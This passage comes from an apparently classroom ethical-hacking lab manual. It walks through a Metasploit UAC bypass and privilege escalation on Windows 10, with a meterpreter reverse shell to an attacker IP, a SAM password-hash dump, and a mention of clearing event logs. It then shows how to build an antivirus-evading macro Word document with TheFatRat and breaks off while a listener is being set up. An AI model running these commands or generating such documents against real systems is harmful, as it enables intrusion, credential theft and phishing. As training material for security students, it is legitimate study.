  - c. set **meterpreter/reverse\_tcp** payload,
  - d. configure the exploit and payload,
  - e. exploit the machine using the above configured payload in an attempt to elevate the privileges.

38. Type **background** and press **Enter**. This command moves the current meterpreter session to the background.

```
meterpreter > background  
[*] Backgrounding session 1...  
msf exploit(handler) >
```

FIGURE 6.20: Back grounding the Session

39. Type **use exploit/windows/local/bypassuac\_fodhelper** and press **Enter**.

40. Here, you need to configure the exploit. To know which options you need to configure in the exploit, type **show options** and press **Enter**.

```
File Edit View Search Terminal Help  
root@kali: ~  
msf exploit(handler) > use exploit/windows/local/bypassuac_fodhelper  
msf exploit(bypassuac_fodhelper) > show options  
  
Module options (exploit/windows/local/bypassuac_fodhelper):  
  
Name      Current Setting  Required  Description  
----      -----          -----  
SESSION           yes        The session to run this module on.  
  
Exploit target:  
  
Id  Name  
--  --  
0   Windows x86
```

FIGURE 6.21: Setting the Exploit

41. The **Module options** section appears, displaying the requirement for the exploit.
42. You will observe that, the **SESSION** option is required, but the **current setting** is **empty**.
43. Type **set SESSION 1** (1 is the current meterpreter session which was in the background in this lab) and press **Enter**.

```
File Edit View Search Terminal Help  
root@kali: ~  
msf exploit(handler) > use exploit/windows/local/bypassuac_fodhelper  
msf exploit(bypassuac_fodhelper) > show options  
  
Module options (exploit/windows/local/bypassuac_fodhelper):  
  
Name      Current Setting  Required  Description  
----      -----          -----  
SESSION           yes        The session to run this module on.  
  
Exploit target:  
  
Id  Name  
--  --  
0   Windows x86  
  
msf exploit(bypassuac_fodhelper) > set SESSION 1  
SESSION => 1  
msf exploit(bypassuac_fodhelper) > █
```

FIGURE 6.22: Setting the Exploit

44. Now that we have configured the exploit, our next step will be to set a payload and configure it.

- Type **set payload windows/meterpreter/reverse\_tcp** and press **Enter** to set the **meterpreter/reverse\_tcp** payload.
- The next step is to configure this payload. To know all the options, you need to configure in the exploit, type **show options** and press **Enter**.

```
root@kali: ~
File Edit View Search Terminal Help
msf exploit(bypassuac_fodhelper) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(bypassuac_fodhelper) > show options

Module options (exploit/windows/local/bypassuac_fodhelper):
Name      Current Setting  Required  Description
SESSION   1                  yes       The session to run this module on.

Payload options (windows/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
----      -----          -----      -----
EXITFUNC  process        yes       Exit technique (Accepted: '', seh, thread, proc
ess, none)
LHOST     yes             yes       The listen address
LPORT     4444            yes       The listen port

Exploit target:
Id  Name
--  --
0   Windows x86
```

FIGURE 6.23: Setting the Payload

- The **Module options** section appears, displaying the previously configured exploit. Here, you can observe that the session value is set.
- The **Payload options** section displays the requirement for the payload.
- Observe that:
  - LHOST** option is required, but the **current setting** is **empty**. Here, you need to set the IP Address of the local host i.e., Kali Linux.
  - EXITFUNC** option is required but the **current setting** is already set to **process**, so ignore this option.
  - LPORT** option is required but the **current setting** is already set to port number **4444**, so ignore this option.
- To set the LHOST option, type **set LHOST 10.10.10.11** and press **Enter**.

51. To set the TARGET option, type **set TARGET 0** and press **Enter**. Here 0 is nothing but Exploit Target ID.

**Note:** In this lab, **10.10.10.11** is the IP Address of attacker machine (i.e., **Kali Linux**), which might vary in your lab environment.

```
File Edit View Search Terminal Help
msf exploit(bypassuac_fodhelper) > show options
Module options (exploit/windows/local/bypassuac_fodhelper):
Name      Current Setting  Required  Description
SESSION    1                  yes       The session to run this module on.

Payload options (Windows/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
EXITFUNC  process        yes       Exit technique (Accepted: '', seh, thread, proc
ess, none)
LHOST     10.10.10.11      yes       The listen address
LPORT     4444              yes       The listen port

Exploit target:
Id  Name
--  --
0   Windows x86

msf exploit(bypassuac_fodhelper) > set LHOST 10.10.10.11
LHOST => 10.10.10.11
msf exploit(bypassuac_fodhelper) > set TARGET 0
TARGET => 0
msf exploit(bypassuac_fodhelper) >
```

FIGURE 6.24: Setting the Payload

52. You have successfully configured the exploit and payload. Type **exploit** and press **Enter**. This begins to exploit the UAC settings in Windows 10 machine.
53. As you can see, BypassUAC exploit has successfully bypassed the UAC setting on the Windows 10 machine; you have now successfully attained a meterpreter session.

```
File Edit View Search Terminal Help
msf exploit(bypassuac_fodhelper) > show options
Module options (exploit/windows/local/bypassuac_fodhelper):
Name      Current Setting  Required  Description
SESSION    1                  yes       The session to run this module on.

Payload options (Windows/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
EXITFUNC  process        yes       Exit technique (Accepted: '', seh, thread, proc
ess, none)
LHOST     10.10.10.11      yes       The listen address
LPORT     4444              yes       The listen port

Exploit target:
Id  Name
--  --
0   Windows x86

msf exploit(bypassuac_fodhelper) > set LHOST 10.10.10.11
LHOST => 10.10.10.11
msf exploit(bypassuac_fodhelper) > set TARGET 0
TARGET => 0
msf exploit(bypassuac_fodhelper) > exploit
[*] Handler failed to bind to 10.10.10.11:4444: - -
[*] Handler failed to bind to 0.0.0.0:4444: - -
[*] UAC is Enabled, checking level...
[*] Part of Administrators group! Continuing...
[*] UAC set to DoNotPrompt - using ShellExecute "runas" method instead
[*] Uploading EQLNtzHte.exe - 73802 bytes to the filesystem...
[*] Executing Command!
[*] Sending stage (179267 bytes) to 10.10.10.10
[*] Meterpreter session 2 opened (10.10.10.11:4444 -> 10.10.10.10:50127) at 2018-01-06
05:22:38 -0500
```

FIGURE 6.25: Meterpreter Session Opened

54. Now, let us check the current User ID status of meterpreter by issuing the **getuid** command. You will observe that Meterpreter server is still running with normal user privileges.

```
meterpreter > getuid  
Server username: DESKTOP-SV6DCV1\Admin  
meterpreter > █
```

FIGURE 6.26: Viewing the Current User ID

55. At this stage, we shall re-issue the **getsystem** command with the **-t 1** switch, in an attempt to elevate privileges.
56. Type **getsystem -t 1** and press **Enter**.
57. This time, the command has successfully escalated user privileges and returns a message stating **got system**, as shown in the following screenshot:

```
meterpreter > getsystem -t 1  
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).  
meterpreter > █
```

FIGURE 6.27: Issuing getsystem Command

58. Now, type **getuid** and press **Enter**. The meterpreter session is now running with **SYSTEM** privileges (**NT AUTHORITY\SYSTEM**), as shown in the screenshot:

```
meterpreter > getsystem -t 1  
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).  
meterpreter > getuid  
Server username: NT AUTHORITY\SYSTEM  
meterpreter > █
```

FIGURE 6.28: Viewing the User ID

59. Let us check if we have successfully attained the **SYSTEM/admin** privileges by issuing a meterpreter command that requires these privileges in order to be executed.
60. For instance, we shall try to obtain hashes located in the SAM file of Windows 10.

61. Type the command **run post/windows/gather/smart\_hashdump** and press **Enter**. This time, meterpreter successfully extracted the NTLM hashes and displayed them as shown in the following screenshot:

```
meterpreter > run post/windows/gather/smart_hashdump
[*] Running module against DESKTOP-SV6DCV1
[*] Hashes will be saved to the database if one is connected.
[*] Hashes will be saved in loot in JtR password file format to:
[*] /root/.msf4/loot/20180106052719/default 10.10.10.10 windows.hashes 859821.txt
[*] Dumping password hashes...
[*] Running as SYSTEM extracting hashes from registry
[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY 5b0ff2204a4c002fff0b8f87b020fdef...
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[*] Dumping password hints...
[+] Admin:"Pa$$"
[+] Martin:"fruit"
[+] Jason:"qwer"
[+] Sheila:"tes"
[*] Dumping password hashes...
[+] Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0:::
[+] DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ac931b73c59d7e0c089c0:::
[+] Martin:1002:aad3b435b51404eeaad3b435b51404ee:5eb7dfa074da8ee8aef1faa2bbde876:::
[+] Jason:1004:aad3b435b51404eeaad3b435b51404ee:2d20d252a479f485cdf5e171d93985bf:::
[+] Sheila:1005:aad3b435b51404eeaad3b435b51404ee:0cb6948805f1797b12a82807973b89537:::
meterpreter >
```

FIGURE 6.29: Dumping the Hashes

62. Thus, you have successfully escalated privileges by exploiting the Windows 10 machine's vulnerabilities.
63. You can now execute commands (clearev, which clears the event logs remotely, etc.) that require administrative/root privileges.

## Lab Analysis

Analyze and document the results related to this lab exercise. Provide your opinion of your target's security posture and exposure through public and free information.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

### Internet Connection Required

Yes

No

### Platform Supported

Classroom

iLabs

# Hacking Windows Server 2012 with a Malicious Office Document using TheFatRat

*TheFatRat is an exploiting tool which compiles a malware with popular payload and then the compiled malware can be executed on windows, android, mac.*

## Lab Scenario

Social Engineering is one of the most typically used attacks by a hacker. As the recent trends suggest, many big organizations fall victim to this attack vector. The attackers trick the staff of a workplace to click links in a legitimate looking document which turns out to be malicious and even able to evade the anti-virus programmes.

In this lab we shall find out how to create a malicious office document and get a meterpreter shell by bypassing anti-virus systems.

## Lab Objectives

The objective of this lab is to help students learn:

- How to use an office document to exploit a windows machine?

## Lab Environment

To carry out this lab, you need:

- A computer running Windows Server 2016
- Kali Linux running as a virtual machine
- Windows Server 2012 running as a virtual machine

## Lab Duration

Time: 15 Minutes

# Overview of TheFatRat

The FatRat provides an easy way to create backdoors and payloads which can bypass most anti-virus systems.

## Lab Tasks

1. Log into the **Kali Linux** machine and open a **Terminal** window. Type **git clone https://github.com/Screetsec/TheFatRat** and hit **Enter**.

**Note:** TheFatRat is already preinstalled in the Kali Linux machine, you can skip to **step 8**.

```
root@kali:~# git clone https://github.com/Screetsec/TheFatRat
Cloning into 'TheFatRat'...
remote: Counting objects: 13528, done.
remote: Total 13528 (delta 0), reused 0 (delta 0), pack-reused 13528
Receiving objects: 100% (13528/13528), 281.72 MiB | 3.90 MiB/s, done.
Resolving deltas: 100% (4971/4971), done.
Checking out files: 100% (9891/9891), done.
root@kali:~#
```

FIGURE 7.1: Cloning thefatrat in to kali system

2. After the cloning is completed, type **cd TheFatRat/** and hit **Enter**.

```
root@kali:~/TheFatRat#
File Edit View Search Terminal Help
root@kali:~# git clone https://github.com/Screetsec/TheFatRat
Cloning into 'TheFatRat'...
remote: Counting objects: 13528, done.
remote: Total 13528 (delta 0), reused 0 (delta 0), pack-reused 13528
Receiving objects: 100% (13528/13528), 281.72 MiB | 3.90 MiB/s, done.
Resolving deltas: 100% (4971/4971), done.
Checking out files: 100% (9891/9891), done.
root@kali:~# cd TheFatRat/
root@kali:~/TheFatRat#
```

FIGURE 7.2: Navigating to thefatrat folder

3. Type **chmod -R 755 /root/TheFatRat** and hit **Enter** as shown in the screenshot.

```
root@kali:~/TheFatRat#
File Edit View Search Terminal Help
root@kali:~/TheFatRat# chmod -R 755 /root/TheFatRat
root@kali:~/TheFatRat#
```

FIGURE 7.3: Changing folder permissions

4. Type **/setup.sh** and hit **Enter** to begin the installation as shown in the screenshot.

A terminal window titled "root@kali: ~/TheFatRat". The command "chmod -R 755 /root/TheFatRat" is run, followed by "./setup.sh". The output shows the setup process: fixing broken packages, reading package lists, building dependency trees, and checking state information. It indicates 0 upgraded, 0 newly installed, 0 to remove, and 0 not upgraded. Finally, it shows a success message "[ ✓ ] Done ! ...Proceeding with setup".

```
root@kali:~/TheFatRat# chmod -R 755 /root/TheFatRat
root@kali:~/TheFatRat# ./setup.sh

[ * ] Fixing any possible broken packages in apt management

Reading package lists... Done
Building dependency tree
Reading state information... Done
0 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.
Reading package lists... Done
Building dependency tree
Reading state information... Done
0 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.

[ ✓ ] Done ! ...Proceeding with setup
```

FIGURE 7.4: Start thrfatrat setup

5. An **UPDATING KALI REPO** popup appears as shown in the screenshot. Let it finish updating the kali packages.




FIGURE 7.5: Updating kali repo window

6. After the update window closes, TheFatRat asks to create a shortcut in the system. Type **y** and hit **Enter**.

A terminal window titled "root@kali: ~/TheFatRat". It displays a question: "Do you want to create a shortcut for fatrat in your system so you can run fatrat from anywhere in your terminal and desktop ?". Below the question, the command "Choose y/n : y" is shown, with the "y" being highlighted in a red box.

```
root@kali:~/TheFatRat
File Edit View Search Terminal Help
Do you want to create a shortcut for fatrat in your system
so you can run fatrat from anywhere in your terminal and desktop ?
Choose y/n : y
```

FIGURE 7.6: Fatrat create shortcut prompt

7. A Warning appears as shown in the screenshot. Hit **Enter** to continue.




FIGURE 7.7: Warning message given by TheFatRat

8. After the installation is complete, in the **Terminal** window type **fatratt** and hit **Enter**.




FIGURE 7.8: Launch fatrat application

9. FatRat launches and starts to verify the installed dependencies as shown in the screenshot.

```
root@kali: ~/TheFatRat
File Edit View Search Terminal Help

[!]::[Check Dependencies]:
[✓]::[Distro]: Kali
[✓]::[Release]: kali-rolling
[✓]::[Check User]: root
[✓]::[Terminal]: local
[✓]::[Internet Connection]: CONNECTED!
[✓]::[Apache2 Server Kali ]: Installation found!
[✓]::[Ruby]: Installation found!
[✓]::[Apktool]: Installation found!
[✓]::[Aapt]: Installation found!
[✓]::[Msfconsole]: Installation found!
[✓]::[Msfvenom]: Installation found!
[✓]::[Mingw32]: Installation found!
[✓]::[Backdoor-factory]: Installation found!
```

FIGURE 7.9: Fatra initial check for dependencies

10. **Service Running** messages comes on the screen as shown in the screenshot.  
Press **Enter** to continue.
  11. You will get multiple prompts saying **press Enter to continue**, do so to continue.

```
root@kali: ~/TheFatRat
File Edit View Search Terminal Help
Press [Enter] key to Continue... |
```

FIGURE 7.10: Service running message

12. TheFatRat menu comes as shown in the screenshot. Choose [06] **Create Fud Backdoor 1000% with PwnWinds [Excellent]** by typing **6** in the menu and hit **Enter**.

root@kali: ~/TheFatRat

File Edit View Search Terminal Help



TheFatRat

Backdoor Creator for Remote Access  
Created by: Edo Maland (Sreetsec)  
Version: 1.9.5  
Codename: Whistle  
Follow me on Github: @Sreetsec  
Dracos Linux : [dracos-linux.org](http://dracos-linux.org)

SELECT AN OPTION TO BEGIN:

- [01] Create Backdoor with msfvenom
- [02] Create Fud 100% Backdoor with Fudwin 1.0
- [03] Create Fud Backdoor with Avoid v1.2
- [04] Create Fud Backdoor with backdoor-factory [embed]
- [05] Backdooring Original apk [Instagram, Line,etc]
- [06] Create Fud Backdoor 1000% with PwnWinds [Excellent]
- [07] Create Backdoor For Office with Microsploit
- [08] Load/Create auto listeners
- [09] Jump to msfconsole
- [10] Searchsploit
- [11] File Pumper [Increase Your Files Size]
- [12] Configure Default Lhost & Lport
- [13] Cleanup
- [14] Help
- [15] Credits
- [16] Exit

[TheFatRat]—[~]—[menu]:  
→ 6

FIGURE 7.11: TheFatRat main menu

13. PwnWinds menu appears as shown in the screenshot. Choose [3] **Create exe file with apache + Powershell (FUD 100%)** by typing **3** in the menu and hit **Enter**.

The screenshot shows a terminal window titled "root@kali: ~". The title bar includes "File Edit View Search Terminal Help". Below the title bar, a banner says "[ Select an Option To Begin >>". The main area displays the Metasploit interface with various modules listed. A red box highlights the number "3" in the command line, indicating the selected option. The menu options are:

- [1] Create a bat file+Powershell (FUD 100%)
- [2] Create exe file with C# + Powershell (FUD 100%)
- [3] Create exe file with apache + Powershell (FUD 100%)
- [4] Create exe file with C + Powershell (FUD 98 %)
- [5] Create Backdoor with C + Powershell + Embed Pdf (FUD 80%)
- [6] Create Backdoor with C / Metepreter\_reverse\_tcp (FUD 97%)
- [7] Create Backdoor with C / Metasploit Staging Protocol (FUD 98%)
- [8] Back to Menu

The prompt at the bottom left is "[TheFatRat]—[~]—[pwnwind]:".

FIGURE 7.12: PwnWinds main menu

14. Type **10.10.10.11** in the **Set LHOST IP** option and hit **Enter**.

The screenshot shows the PwnWinds interface with the command line "[TheFatRat]—[~]—[pwnwind]:". A red box highlights the number "3" in the command line, indicating the selected option. The text "Starting Apache Server wait ..." is displayed. Below it, system information is shown:

Your local IPV4 address is : 10.10.10.11  
Your local IPV6 address is : fe80::215:5dff:fe00:3905  
Your public IP address is : 11 48  
Your Hostname is : telemedia-.in

The prompt at the bottom left is "Set LHOST IP: [10.10.10.11]".

FIGURE 7.13: Set lhost option

15. In the **Set LPORT** option, type **4444** and hit **Enter**.

```
Starting Apache Server wait ...  
  
Your local IPV4 address is : 10.10.10.11  
Your local IPV6 address is : fe80::215:5dff:fe00:3905  
Your public IP address is : 11 [REDACTED].48  
Your Hostname is : telemedia [REDACTED].in  
  
Set LHOST IP: 10.10.10.11  
  
Set LPORT: 4444
```

FIGURE 7.14: set lport option

16. Type **payload** in ‘Please enter the base name for output files’ option and hit **Enter** as shown in the Screenshot.

```
Starting Apache Server wait ...  
  
Your local IPV4 address is : 10.10.10.11  
Your local IPV6 address is : fe80::215:5dff:fe00:3905  
Your public IP address is : 11 [REDACTED].8  
Your Hostname is : telemedia [REDACTED].in  
  
Set LHOST IP: 10.10.10.11  
  
Set LPORT: 4444  
  
Please enter the base name for output files payload
```

FIGURE 7.15: specify output filename

17. In the **Choose Payload** option, choose [ 3 ] **windows/meterpreter/reverse\_tcp** by typing **3** and hit **Enter**.

```
+-----+  
| [ 1 ] windows/shell_bind_tcp  
| [ 2 ] windows/shell/reverse_tcp  
| [ 3 ] windows/meterpreter/reverse_tcp  
| [ 4 ] windows/meterpreter/reverse_tcp_dns  
| [ 5 ] windows/meterpreter/reverse_http  
| [ 6 ] windows/meterpreter/reverse_https  
+-----+  
  
Choose Payload 3
```

FIGURE 7.16: Choose payload option

18. The FatRat generates a payload.exe file located at **Home/TheFatRat/output** as shown in the screenshot.




FIGURE 7.17: Payload generated by thefstat

19. Now to go back to main menu choose **[8] Back to menu** by typing **8** and hit **Enter**.



FIGURE 7.18: Going back to the main menu

20. From the menu, choose [07] Create Backdoor For Office with Microsploit by typing 7 and hit **Enter** as shown in the screenshot.




FIGURE 7.19: Thefatrat main menu

21. Microsploit menu appears; choose option **[2] The Microsoft Office Macro on Windows** by typing **2** and hit **Enter**.

The screenshot shows the Kali Linux terminal window titled "root@kali: ~/TheFatRat". The menu is displayed in a green terminal window. The menu items are:

- 1 Microsoft Stack overflow in MSCOMCTL.OCX
- 2 The Microsoft Office Macro on Windows
- 3 The Microsoft Office Macro on Mac OS X
- 4 Apache OpenOffice on Windows (PSH)
- 5 Apache OpenOffice on Linux/OSX (Python)
- 6 Exit

The option **[2]** is highlighted with a red box.

FIGURE 7.20: Microsploit main menu

22. Type **10.10.10.11** in the **Set LHOST IP** option and hit **Enter**.

The screenshot shows the Kali Linux terminal window titled "[TheFatRat]—[~]—[microsploit]:". The command **2** is selected. The output shows the host information and the **Set LHOST IP: 10.10.10.11** option, which is highlighted with a red box.

FIGURE 7.21: Set lhost IP option

23. In the **Set LPORT** option, type **4444** and hit **Enter**.

The screenshot shows the Kali Linux terminal window titled "[TheFatRat]—[~]—[microsploit]:". The previous step's output is shown. The **Set LPORT: 4444** option is highlighted with a red box.

FIGURE 7.22: Set lport option

24. Type **BadDoc** in the **Enter the base name for output files** option and hit **Enter** as shown in the Screenshot.

Worked on Microsoft Office on Windows

```
Your local IPV4 address is : 10.10.10.11
Your local IPV6 address is : fe80::215:5dff:fe00:3905
Your public IP address is : 11.111.111.48
Your Hostname is : telemedia-[REDACTED].in
```

```
Set LHOST IP: 10.10.10.11
```

```
Set LPORT: 4444
```

```
Enter the base name for output files : BadDoc
```

FIGURE 7.23: Enter output filename

25. In **Enter the message for the document body (ENTER = default)**: type **you have been hacked!!** and hit **Enter**.

Worked on Microsoft Office on Windows

```
Your local IPV4 address is : 10.10.10.11
Your local IPV6 address is : fe80::215:5dff:fe00:3905
Your public IP address is : 11.111.111.48
Your Hostname is : telemedia-[REDACTED].in
```

```
Set LHOST IP: 10.10.10.11
```

```
Set LPORT: 4444
```

```
Enter the base name for output files : BadDoc
```

```
Enter the message for the document body (ENTER = default) : you have been
hacked!!
```

FIGURE 7.24: Enter a message for document body

26. In **Are u want Use custom exe file backdoor (y/n)** option type **y** and hit **Enter**.

Worked on Microsoft Office on Windows

```
Your local IPV4 address is : 10.10.10.11
Your local IPV6 address is : fe80::215:5dff:fe00:3905
Your public IP address is : 11.111.111.48
Your Hostname is : telemedia-[REDACTED].in
```

```
Set LHOST IP: 10.10.10.11
```

```
Set LPORT: 4444
```

```
Enter the base name for output files : BadDoc
```

```
Enter the message for the document body (ENTER = default) : you have been
hacked!!
```

```
Are u want Use custom exe file backdoor ( y/n ) : y
```

FIGURE 7.25: Custom exe file backdoor option

27. Type **/root/TheFatRat/output/payload.exe** as **Path** and hit **Enter**.

```
Enter the message for the document body (ENTER = default) : you have been
hacked!!
```

```
Are u want Use custom exe file backdoor ( y/n ) : y
```

```
Enter the path to your EXE file .(ex: /root/downloads/myfile.exe)
```

```
Path : /root/TheFatRat/output/payload.exe
```

FIGURE 7.26: Specify path option

28. In the **Choose Payload** option, choose **[ 3 ] windows/meterpreter/reverse\_tcp** by typing **3** and hit **Enter**.

```
Enter the path to your EXE file .(ex: /root/downloads/myfile.exe)
[ 1 ] Other Options
```

```
Path : /root/TheFatRat/output/payload.exe
```

```
[ 1 ] windows/shell_bind_tcp
[ 2 ] windows/shell/reverse_tcp
[ 3 ] windows/meterpreter/reverse_tcp
[ 4 ] windows/meterpreter/reverse_tcp_dns
[ 5 ] windows/meterpreter/reverse_http
[ 6 ] windows/meterpreter/reverse_https
```

```
Choose Payload 3
```

FIGURE 7.27: Choose payload option

29. The malicious document details appear as shown in the screenshot. Hit **Enter** to continue.

```
Choose Payload :3

+++++ Generate Backdoor ++++++
| Name      || Descript          || Your Input
+-----+-----+
| LHOST     || The Listen Address   || 10.10.10.11
| LPORT     || The Listen Ports       || 4444
| OUTPUTNAME|| The Filename output  || BadDoc
| PAYLOAD   || Payload To Be Used || windows/meterpreter/reverse_tcp
+-----+-----+
```

```
Backdoor doc Saved To : /root/TheFatRat/output/BadDoc.docm
```

FIGURE 7.28: Backdoor saved prompt

30. Navigate to **Home/TheFatRat/output** to find the generated word file as shown in the screenshot.



FIGURE 7.29: Word file successfully generated

31. Open another terminal window and launch metasploit by typing **msfconsole** and hit **Enter**.

The screenshot shows a terminal window titled "root@kali:~". The user has typed "msfconsole" into the command line, which is highlighted with a red box. The terminal displays the Metasploit logo and some initial statistics:

```
root@kali:~# msfconsole
[...]
[MSF] 
[...]
=[ metasploit v4.16.6-dev
+ -- --=[ 1682 exploits - 964 auxiliary - 297 post
+ -- --=[ 498 payloads - 40 encoders - 10 nops
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]]

msf > 
```

FIGURE 7.30: Launch metasploit

32. Wait for metasploit to start. Then type **use multi/handler** in the msf command line and hit **Enter**.

The screenshot shows a terminal window titled "root@kali:~". The user has typed "use multi/handler" into the command line, which is highlighted with a red box. The terminal shows the current context as "exploit(handler)".

```
root@kali:~#
File Edit View Search Terminal Help
msf > use multi/handler
msf exploit(handler) > 
```

FIGURE 7.31: Set up a listener

